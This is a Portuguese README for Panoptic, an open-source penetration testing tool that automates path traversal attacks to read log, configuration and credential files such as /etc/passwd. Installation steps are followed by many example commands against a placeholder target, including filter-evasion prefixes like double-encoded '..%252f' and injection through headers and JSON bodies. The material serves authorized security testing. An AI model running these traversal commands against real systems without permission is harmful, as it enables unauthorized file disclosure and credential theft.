
 lightos/panoptic
Panoptic é uma ferramenta de teste de penetração de código aberto que automatiza o processo de busca e recuperação de conteúdo de arquivos de log e configuração comuns por meio de vulnerabilidades de path traversal.



Panoptic é uma ferramenta de teste de intrusão de código aberto que automatiza a busca e a recuperação de arquivos comuns de log e configuração por meio de vulnerabilidades de path traversal.

--concurrency)FUZZ
em qualquer valor de --header ou --data--base64)/etc/passwd para arquivos de diretório home,
mysql-bin.index para arquivos binlog--output-format)--resume-file)--config)0600 exclusivas do proprietário
em POSIX e proteção contra symlink no componente final onde o SO oferece suporte--update)Instale o Panoptic com pipx. Ele coloca o comando panoptic
no seu PATH e mantém as dependências do Panoptic separadas do Python
do sistema.
No Kali, Debian ou Ubuntu:
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
No macOS, com o Homebrew:
brew install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
No Windows, com Python e Git instalados:
py -m pip install --user pipx
py -m pipx ensurepath
py -m pipx install git+https://github.com/lightos/Panoptic.git
Em seguida, abra um novo terminal e verifique se funciona:
panoptic --version
Atualize com pipx upgrade panoptic. Não execute pip install panoptic: esse
nome no PyPI pertence a um projeto não relacionado.
Se o Python do seu sistema for mais antigo que o 3.11 (por exemplo, no Ubuntu 22.04), use o uv em vez disso. Ele baixa um Python adequado automaticamente:
curl -LsSf https://astral.sh/uv/install.sh | sh
source "$HOME/.local/bin/env"
uv tool install git+https://github.com/lightos/Panoptic.git
Em seguida, abra um novo terminal e execute panoptic --version. Atualize com
uv tool upgrade panoptic.
Para executar o Panoptic a partir de um clone, por exemplo, para trabalhar nele, instale-o em um
ambiente virtual dentro do checkout. No Debian e Ubuntu, isso requer
sudo apt install python3-venv primeiro.
git clone https://github.com/lightos/Panoptic.git
cd Panoptic
python3 -m venv .venv
.venv/bin/python -m pip install -e ".[dev]"
.venv/bin/panoptic --version
Execute-o como .venv/bin/panoptic, ou execute source .venv/bin/activate em cada
novo terminal para usar panoptic e python panoptic.py diretamente. No Windows,
use .venv\Scripts\python e .venv\Scripts\panoptic em vez disso. A
instalação editável mantém o Panoptic conectado ao checkout, para que
panoptic --update possa atualizá-lo no local.
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt&id=1" \
  --param file
panoptic --url "http://target/include.php" \
  --data "file=test.txt&id=1" --param file
O caminho do arquivo substitui o último segmento do caminho da URL. Sequências de travessia como ../ são enviadas exatamente como escritas. O Panoptic não as normaliza, embora o servidor de destino possa fazê-lo.
panoptic --url "http://target/view.php/test.txt" --path-based
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "../" --multiplier 6
panoptic --url "http://target/load.php?file=dGVzdC50eHQ=" \
  --base64 --auto
panoptic --url "http://target/page.php" \
  --header "Cookie: lang=FUZZ" --auto
panoptic --url "http://target/api/load" \
  --data '{"file":"FUZZ"}' --auto
panoptic --url "http://target/page.php" \
  --header "X-Template: FUZZ" --auto
panoptic --url "http://target/view.php?file=test&type=txt" \
  --param file --ext-param type
panoptic --url "http://target/filtered.php?file=test.txt" \
  --prefix "....//....//....//....//"
Os prefixos são enviados exatamente como fornecidos, de modo que as sequências de travessia codificadas chegam ao alvo sem alterações. Por exemplo, em ..%252f os pontos são literais e apenas a barra é codificada duas vezes: a primeira decodificação transforma %252f em %2f, então um filtro que decodifica uma vez não vê ../, e uma segunda decodificação pela aplicação transforma-o em /:
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "..%252f" --multiplier 6
Um prefixo codificado uma única vez, como %2e%2e%2f, torna-se ../ após uma
decodificação. Isso só ajuda contra filtros que inspecionam a requisição bruta,
não decodificada:
panoptic --url "http://target/include.php?file=test.txt" \
  --prefix "%2e%2e%2f" --multiplier 6
panoptic --url "http://target/include.php?file=test.txt" \
  --os "*NIX" --type conf
panoptic --url "http://target/include.php?file=test.txt" \
  --software PostgreSQL







